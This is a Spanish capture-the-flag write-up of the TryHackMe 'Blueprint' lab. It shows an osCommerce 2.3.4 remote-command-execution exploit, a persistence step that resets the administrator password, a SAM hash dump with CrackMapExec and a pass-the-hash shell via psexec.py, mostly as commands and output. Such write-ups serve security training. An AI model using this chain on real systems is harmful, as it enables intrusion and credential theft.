<a href="#">catalog/</a>	2019-04-11 22:52	-	
<a href="#">docs/</a>	2019-04-11 22:52	-	
- Footer:** Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.1.62 Port 8080

Figura 7: Navegación a la carpeta osCommerce 2.3.4.

La exploración de esta carpeta nos permitió identificar el alcance de la instalación de osCommerce y planificar los siguientes pasos para la evaluación de vulnerabilidades.

## 4.3. Entrada a la Carpeta de Catalog

Finalmente, accedimos a la carpeta de catalog dentro de la instalación de osCommerce. Esta carpeta es particularmente importante, ya que contiene los archivos que generan la interfaz frontal de la tienda en línea, donde los clientes interactúan con la plataforma.

Welcome to eshop

Welcome Guest! Would you like to [log yourself in?](#) Or would you prefer to [create an account?](#)

New Products For February

Hewlett Packard LaserJet 1100Xi Hewlett Packard LaserJet 1100Xi \$499.99	A Bug's Life A Bug's Life \$35.99	Lethal Weapon Lethal Weapon \$34.99
There's Something About Mary There's Something About Mary \$49.99	Microsoft Intellimouse Pro Microsoft Intellimouse Pro \$39.99	Disciples: Sacred Lands Disciples: Sacred Lands \$90.00
Matrox G400 32MB Matrox G400 32MB \$499.99	Under Siege 2 - Dark Territory Under Siege 2 - Dark Territory \$29.99	Frantic Frantic \$35.00

Categories

- [Hardware](#) (6)
- [Software](#) > (4)
- [DVD Movies](#) > (17)
- [Gadgets](#) (1)
- Manufacturers
- [Please Select](#)

Quick Find

Use keywords to find the product you are looking for.  
[Advanced Search](#)

What's New?

Information

- [Shipping & Returns](#)
- [Privacy Notice](#)
- [Conditions of Use](#)
- [Contact Us](#)
- We Accept

Shopping Cart

0 Items

Specials

The Matrix  
The Matrix

Figura 8: Visualización de la interfaz web de osCommerce en la carpeta de catalog.

Al acceder a esta interfaz, pudimos observar directamente la versión de osCommerce en uso y confirmar su funcionalidad. Este paso completó nuestra exploración inicial y preparó el escenario para pruebas de vulnerabilidad más específicas.

## 5. Escaneo con Gobuster

Para profundizar en la identificación de posibles puntos de entrada o contenido accesible dentro de la instalación de osCommerce 2.3.4, se utilizó la herramienta `gobuster` para realizar un escaneo de directorios y archivos. El comando ejecutado fue:

```
1 gobuster dir -u http://10.10.1.62:8080/oscommerce-2.3.4/catalog -w /usr/share/wordlists/dirb/common.txt
2
```

### Explicación del Comando:

El comando `gobuster` se utiliza aquí para efectuar un ataque de fuerza bruta en busca de directorios dentro de la aplicación web osCommerce 2.3.4. La sintaxis específica del comando y sus opciones se explican a continuación:

- `dir`: Activa el modo de búsqueda de directorios y archivos en Gobuster.
- `-u`: Especifica la URL objetivo, en este caso, la dirección exacta donde está alojada la aplicación osCommerce.
- `-w`: Indica el camino al archivo de lista de palabras (*wordlist*) utilizado para la búsqueda de directorios, proporcionando una amplia gama de nombres potenciales a probar.

El escaneo de Gobuster puede revelar una variedad de códigos de respuesta HTTP, cada uno indicando un tipo diferente de resultado:



- **200 OK:** El directorio o archivo existe y es accesible.
- **301 Moved Permanently:** El directorio ha sido redirigido a otra ubicación.
- **403 Forbidden:** El acceso al directorio o archivo está restringido.

## 5.1. Directorios y Archivos Relevantes

Durante el proceso de enumeración de la aplicación web osCommerce, se identificaron varios directorios y archivos de interés. Estos elementos se destacan por su potencial relevancia en términos de seguridad o funcionalidad dentro de la aplicación:

- ‘.htpasswd’, ‘.htaccess’, ‘.hta’: Archivos con estado 403 Forbidden, lo que indica restricciones de acceso. La presencia de estos archivos sugiere medidas de seguridad implementadas para proteger configuraciones sensibles de la web.
- ‘/Admin’, ‘/admin’, ‘/ADMIN’: La existencia de rutas con diferenciación de mayúsculas y minúsculas hacia directorios de administración refleja potenciales puntos de entrada para la gestión de osCommerce. El estado 301 Moved Permanently sugiere que hay direcciones activas, posiblemente hacia áreas de autenticación o paneles de control administrativos.
- ‘/download’, ‘/Download’: Directorios que requieren autenticación (401 Unauthorized), lo que indica que contienen contenido restringido, potencialmente valioso y protegido por credenciales de acceso.
- ‘/ext’, ‘/images’, ‘/Images’, ‘/includes’, ‘/install’, ‘/pub’: Directorios accesibles con estado 301 Moved Permanently, lo que sugiere la presencia de recursos como librerías, imágenes, archivos de inclusión de PHP, scripts de instalación (un posible riesgo de seguridad si no se han eliminado después de la instalación) y archivos destinados al acceso público.
- ‘/index.php’: Archivo accesible con estado 200 OK, probablemente representando la página de inicio de la aplicación osCommerce.
- **Directorios reservados por Windows como ‘/aux’, ‘/com1’, ‘/com2’, ‘/com3’, ‘/con’, ‘/lpt1’, ‘/lpt2’, ‘/nul’, ‘/prn’:** Estos nombres, reservados por el sistema operativo Windows, tienen un estado 403 Forbidden, indicando protección contra el acceso a nombres de dispositivos reservados, lo cual es un comportamiento esperado en servidores Windows para prevenir conflictos.

Cada uno de estos hallazgos proporciona información valiosa para comprender mejor la configuración de seguridad y las áreas potencialmente vulnerables de la aplicación. En particular, la identificación de directorios administrativos y archivos protegidos subraya la importancia de investigar más a fondo estas áreas para evaluar la seguridad de la aplicación.



```
> gobuster dir -u http://10.10.1.62:8080/oscommerce-2.3.4/catalog -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.1.62:8080/oscommerce-2.3.4/catalog
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 1043]
/.htaccess      (Status: 403) [Size: 1043]
/.hta          (Status: 403) [Size: 1043]
/Admin          (Status: 301) [Size: 365] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/Admin/]
/admin          (Status: 301) [Size: 365] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/admin/]
/ADMIN          (Status: 301) [Size: 365] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/ADMIN/]
/aux            (Status: 403) [Size: 1043]
/com2           (Status: 403) [Size: 1043]
/com3           (Status: 403) [Size: 1043]
/com1           (Status: 403) [Size: 1043]
/con             (Status: 403) [Size: 1043]
/download        (Status: 401) [Size: 1318]
/Download        (Status: 401) [Size: 1318]
/ext             (Status: 301) [Size: 363] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/ext/]
/images          (Status: 301) [Size: 366] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/images/]
/Images          (Status: 301) [Size: 366] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/Images/]
/includes         (Status: 301) [Size: 368] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/includes/]
/index.php       (Status: 200) [Size: 15516]
/install         (Status: 301) [Size: 367] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/install/]
/lpt1            (Status: 403) [Size: 1043]
/lpt2            (Status: 403) [Size: 1043]
/nul             (Status: 403) [Size: 1043]
/prn             (Status: 403) [Size: 1043]
/pub              (Status: 301) [Size: 363] [--> http://10.10.1.62:8080/oscommerce-2.3.4/catalog/pub/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Figura 9: Resultados del escaneo Gobuster en osCommerce 2.3.4.

Estos hallazgos son significativos, ya que los directorios y archivos accesibles pueden contener información valiosa o puntos de entrada para explotar vulnerabilidades. La presencia de directorios con diferentes niveles de acceso sugiere áreas que requieren una investigación más detallada para evaluar la seguridad de la aplicación web.



## 6. Explotación de osCommerce 2.3.4

La vulnerabilidad identificada en **osCommerce 2.3.4** se presta para la explotación mediante un exploit conocido que permite la inyección SQL o la ejecución de archivos PHP maliciosos. En este caso, nos centramos en un exploit específico que facilita la ejecución remota de comandos.

### 6.1. Identificación del Exploit

El proceso de explotación comenzó con la búsqueda de vulnerabilidades conocidas para la versión 2.3.4 de osCommerce, utilizando herramientas como **searchsploit**. Aunque esta búsqueda inicial nos proporcionó una dirección, la información más relevante y actualizada se encontró directamente en un repositorio de GitHub dedicado al exploit en cuestión:

```
searchsploit oscommerce 2.3.4 -w
```

Este comando se puede ejecutar para buscar exploits para *osCommerce* versión 2.3.4. Para más detalles, se puede consultar el repositorio en línea de exploits en <https://www.exploit-db.com/>.

El exploit específico utilizado se localizó en el siguiente repositorio de GitHub:

<https://github.com/nobodyatall1648/osCommerce-2.3.4-Remote-Command-Execution>




Figura 10: Página de GitHub del exploit osCommerce 2.3.4 Remote Command Execution.

### 6.2. Descripción del Exploit

La vulnerabilidad explotada reside en la ejecución remota de comandos a través del proceso de finalización de `install.php`, el cual es vulnerable cuando el directorio `/install` no ha sido eliminado después de la instalación de la aplicación. Esto permite la inyección de una carga útil de PHP en el parámetro `db_database` durante la configuración de la base de datos, y la posterior lectura de la salida del comando del sistema desde el archivo `configure.php`.

#### Detalles de la Vulnerabilidad:



- **Aplicación Web:** osCommerce
- **Versión probada:** 2.3.4
- **Vulnerabilidad:** Ejecución remota de comandos debido a un directorio `/install` no eliminado.
- **Exploit:** Utilización del archivo `install.php` para inyectar y ejecutar una carga útil de PHP a través del parámetro `db_database`.

La explotación de esta vulnerabilidad no requiere autenticación, lo que aumenta significativamente su gravedad y el potencial de compromiso del sistema.

**Nota:** La implementación exitosa de este exploit y la ejecución de comandos arbitrarios en el servidor dependen de que el entorno de hosting de la aplicación web sea vulnerable a esta clase específica de ataque:

A continuación, clonamos el repositorio de GitHub:

```
> git clone https://github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution.git
Cloning into 'osCommerce-2.3.4-Remote-Command-Execution'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 11 (delta 4), reused 6 (delta 2), pack-reused 0
Receiving objects: 100% (11/11), 230.33 KiB | 775.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
> ll
total 52K
-rw-r--r-- 1 root root 11 Feb 25 09:23 blueprint
-rw-r--r-- 1 root root 1009 Feb 25 09:29 blueprint.gnmap
-rw-r--r-- 1 root root 14K Feb 25 09:31 blueprint.html
-rw-r--r-- 1 root root 2.9K Feb 25 09:29 blueprint.nmap
-rw-r--r-- 1 root root 18K Feb 25 09:29 blueprint.xml
drwxr-xr-x 3 root root 4.0K Feb 25 10:23 osCommerce-2.3.4-Remote-Command-Execution
> cd osCommerce-2.3.4-Remote-Command-Execution
> ll
total 244K
-rw-r--r-- 1 root root 234K Feb 25 10:23 image.png
-rw-r--r-- 1 root root 2.5K Feb 25 10:23 osCommerce2_3_4RCE.py
-rw-r--r-- 1 root root 425 Feb 25 10:23 readme.md
```

Figura 11: Descarga del exploit.

Tras la ejecución del script de explotación, se comprobó la identidad del usuario actual en el sistema y la configuración de red utilizando los siguientes comandos:

```
1 C:\> whoami
2 nt authority\system
3
4 C:\> ipconfig
5
6 Windows IP Configuration
7
8 Ethernet adapter Local Area Connection 3:
9   Connection-specific DNS Suffix . : eu-west-1.compute.internal
10  Link-local IPv6 Address . . . . . : fe80::c1cc:4d58:140b:a61%18
11  IPv4 Address. . . . . : 10.10.1.62
12  Subnet Mask . . . . . : 255.255.0.0
13  Default Gateway . . . . . : 10.10.0.1
```

Código 1: Verificación de la identidad del usuario y configuración de red



```
> python3 osCommerce2_3_4RCE.py http://10.10.1.62:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ whoami
nt authority\system

RCE_SHELL$ ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

Connection-specific DNS Suffix . : eu-west-1.compute.internal
Link-local IPv6 Address . . . . . : fe80::c1cc:4d58:140b:a61%18
IPv4 Address . . . . . : 10.10.1.62
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.10.0.1

Tunnel adapter Local Area Connection* 12:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter isatap.eu-west-1.compute.internal:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : eu-west-1.compute.internal

RCE_SHELL$ █
```

Figura 12: Ejecución del exploit y comandos de verificación en la consola de Windows.

### 6.3. ¿Por Qué Cambiar la Contraseña del Administrador Local?

- **Acceso Persistente:** Cambiar la contraseña del administrador local te permite asegurar un método de acceso al sistema incluso si se cierra la shell actual o si el método original de acceso se parchea o se elimina.
- **Facilitar el Acceso:** Una vez que tienes la contraseña del administrador, puedes acceder al sistema más fácilmente, por ejemplo, a través de Escritorio Remoto, sin necesidad de explotar vulnerabilidades.

Se ejecutó el comando para cambiar la contraseña del administrador local a través de la consola. Este paso es importante para garantizar y poder mantener el acceso al sistema facilitando la administración remota. A continuación, se muestra el comando utilizado:

```
1 net user administrator admin
```

Código 2: Cambiando la contraseña del administrador

El comando `net user` es utilizado para administrar cuentas de usuario en Windows. Aquí se utiliza para cambiar la contraseña del usuario `administrator` a `admin`. La salida "*The command completed successfully.*" confirma que la acción se ha llevado a cabo sin errores.



```
RCE_SHELL$ dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

02/25/2024  09:25 AM    <DIR>          .
02/25/2024  09:25 AM    <DIR>          ..
04/11/2019   09:52 PM            447 application.php
02/25/2024  09:34 AM            1,118 configure.php
04/11/2019   09:52 PM    <DIR>          functions
                           2 File(s)        1,565 bytes
                           3 Dir(s)   19,508,670,464 bytes free

RCE_SHELL$ net user administrator admin
The command completed successfully.
```

Figura 13: comando para cambiar la contraseña del usuario administrador a través de la consola CMD.

## 7. Extracción de Credenciales con CrackMapExec

Una vez obtenida la contraseña del administrador, es posible utilizar herramientas adicionales para extraer las credenciales almacenadas en el sistema. Utilizamos **CrackMapExec**, una herramienta de post-exploitación, para conectarnos al servicio SMB y extraer las hashes de la base de datos SAM. El comando y su explicación son los siguientes:

```
1 crackmapexec smb '10.10.1.62' -u 'Administrator' -p 'admin' --local-auth --sam
```

Código 3: Extracción de hashes de la base de datos SAM

Este proceso es conocido como dumping de hashes. El comando anterior realiza las siguientes acciones:

- Conecta al servicio SMB en la dirección IP 10.10.1.62 utilizando las credenciales de 'Administrator'.
- Utiliza la autenticación local para confirmar las credenciales directamente en la máquina objetivo, no en un dominio.
- Extrae las hashes de la base de datos SAM, que contiene las credenciales de los usuarios del sistema.

La salida confirma que la autenticación fue exitosa y muestra las hashes obtenidas para los usuarios 'Administrator', 'Guest' y 'Lab'. Estas hashes se pueden utilizar para intentar descifrar las contraseñas de los usuarios, proporcionando un acceso más profundo al sistema o revelando patrones de creación de contraseñas dentro de la organización.




```
> crackmapexec smb '10.10.1.62' -u 'Administrator' -p 'admin' --local-auth --sam
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB      10.10.1.62    445    BLUEPRINT      [*] Windows 7 Home Basic 7601 Service Pack 1 (name:BLUEPRINT) (domain:BLUEPRINT) (signing=False) (SMBv1:True)
SMB      10.10.1.62    445    BLUEPRINT      [*] BLUEPRINT\administrator:admin (Pwn3d!)
SMB      10.10.1.62    445    BLUEPRINT      [*] Dumping SAM hashes
SMB      10.10.1.62    445    BLUEPRINT      Administrator:500:aad3b435b51404eeaaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
SMB      10.10.1.62    445    BLUEPRINT      Guest:501:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB      10.10.1.62    445    BLUEPRINT      Lab:1000:aad3b435b51404eeaaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
SMB      10.10.1.62    445    BLUEPRINT      [*] Added 3 SAM hashes to the database
```

Figura 14: Ejecución Crackmapexec.

## 7.1. Descifrando los Hashes

A continuación, se muestra como se crackean los hashes en la web de <https://crackstation.net/> obteniendo con ello la respuesta de una de las flags:



The screenshot shows the "Free Password Hash Cracker" page on CrackStation. The hash input field contains the value "30e87bf999828446a1c1209ddde4c450". Below the input field is a CAPTCHA challenge with the text "I'm not a robot" and a reCAPTCHA button. A "Crack Hashes" button is located below the CAPTCHA. At the bottom of the page, there is a table with one row containing the hash, its type (MD5), and the result (30e87bf999828446a1c1209ddde4c450). The table has columns labeled "Hash", "Type", and "Result". A legend at the bottom explains the color coding: green for exact match, yellow for partial match, and red for not found.

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	MD5	30e87bf999828446a1c1209ddde4c450

Figura 15: Ejecución Crackmapexec.

## 8. Elevación de Privilegios con Impacket

Para avanzar en la evaluación de Blueprint, optamos por utilizar **Impacket**, una colección de clases de Python para trabajar con protocolos de red. Impacket permite a los auditores de seguridad probar la robustez de las redes y realizar ataques sofisticados como Pass-the-Hash.

### 8.1. Instalación de Impacket

Primero, se requiere instalar Impacket, lo cual se hace fácilmente mediante el sistema de paquetes pip:

```
1 pip install impacket
```

Código 4: Instalación de Impacket

### 8.2. Localización de psexec.py

**psexec.py** es una herramienta de Impacket que permite la ejecución de procesos de manera remota. Para encontrar **psexec.py** en el sistema, utilizamos el comando **find**:

```
1 sudo find / -type f -name "psexec.py" 2>/dev/null
```

Código 5: Búsqueda de psexec.py

Este comando busca en todo el sistema de archivos y redirige los errores a **/dev/null** para evitar el desorden en la salida del terminal.

### 8.3. Ejecución de psexec.py con Pass-the-Hash

Con el hash NTLM obtenido anteriormente, usamos **psexec.py** para autenticarnos en el sistema objetivo sin necesidad de conocer la contraseña de texto plano del usuario:

```
1 /usr/share/doc/python3-impacket/examples/psexec.py 'Administrator@10.10.1.62' -hashes  
aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634
```

Código 6: Uso de psexec.py para obtener una shell

La ejecución exitosa de este comando nos da control remoto del sistema como si estuviéramos sentados frente a él. La técnica de Pass-the-Hash nos permite autenticarnos utilizando el hash NTLM en lugar de la contraseña de texto plano.

```
> sudo find / -type f -name "psexec.py" 2>/dev/null  
/usr/share/doc/python3-impacket/examples/psexec.py  
/usr/share/set/src/fasttrack/psexec.py  
> /usr/share/doc/python3-impacket/examples/psexec.py 'Administrator@10.10.1.62' -hashes aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634  
  
Impacket v0.11.0 - Copyright 2023 Fortra  
  
[*] Requesting shares on 10.10.1.62.....  
[*] Found writable share ADMIN$  
[*] Uploading file SsKEYgLx.exe  
[*] Opening SVCManager on 10.10.1.62.....  
[*] Creating service XHPv on 10.10.1.62.....  
[*] Starting service XHPv.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> ■
```

Figura 16: Ejecución exitosa de psexec.py con Impacket.

### 8.4. Obtención de la Flag de Root

Tras obtener acceso al sistema, procedemos a buscar la flag de root con un simple comando **dir** en la shell remota, lo que nos acerca al final de nuestra evaluación:

```
1 dir
```

Código 7: Búsqueda de la flag de root



Finalmente, tras seguir meticulosamente cada paso de la prueba de penetración, encontramos y leemos la flag de root:

```
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\Users\Administrator\Desktop

11/27/2019  06:15 PM    <DIR> .
11/27/2019  06:15 PM    <DIR> ..
11/27/2019  06:15 PM                  37 root.txt.txt
                           1 File(s)           37 bytes
                           2 Dir(s)  19,508,457,472 bytes free

C:\Users\Administrator\Desktop> type root.txt.txt
[REDACTED]
C:\Users\Administrator\Desktop>
```

Figura 17: Localización de la flag de root.




## 9. Máquina Blueprint completada

La evaluación de la máquina *Blueprint* ha concluido con éxito. Adjunto se encuentra la captura de pantalla que resume la finalización de todas las tareas y la consecución de los objetivos establecidos para esta evaluación.

Se han realizado las siguientes tareas:

- **Fase de reconocimiento:** Se identificaron vulnerabilidades y se recopiló información detallada del sistema y servicios expuestos.
- **Escaneo y enumeración:** Se ejecutaron herramientas como Gobuster y Nmap para identificar puertos abiertos, servicios y posibles vectores de ataque.
- **Explotación y escalada de privilegios:** Se logró obtener acceso a la máquina objetivo mediante el aprovechamiento de vulnerabilidades detectadas durante la fase de reconocimiento y se escaló privilegios con éxito.
- **Post-explotación:** Se exploraron los recursos del sistema, se recuperaron flags y se verificó el acceso completo al sistema.



The screenshot shows the Try Hack Me platform interface. At the top, there's a progress bar at 100%. Below it, a header says "Task 1 ✓ Blueprint". To the right is a "Start Machine" button. The main area features a blue wrench icon with a blueprint pattern. Below the icon is the text: "Do you have what it takes to hack into this Windows Machine? It might take around 3-4 minutes for the machine to boot." A section titled "Answer the questions below" contains two entries: "Lab" user NTLM hash decrypted (with a redacted answer field and a green "Correct Answer" button) and "root.txt" (with a redacted answer field and a green "Correct Answer" button).

Figura 18: Éxito al completar los objetivos en la máquina **Blueprint**.

¡Feliz Hacking!

Narface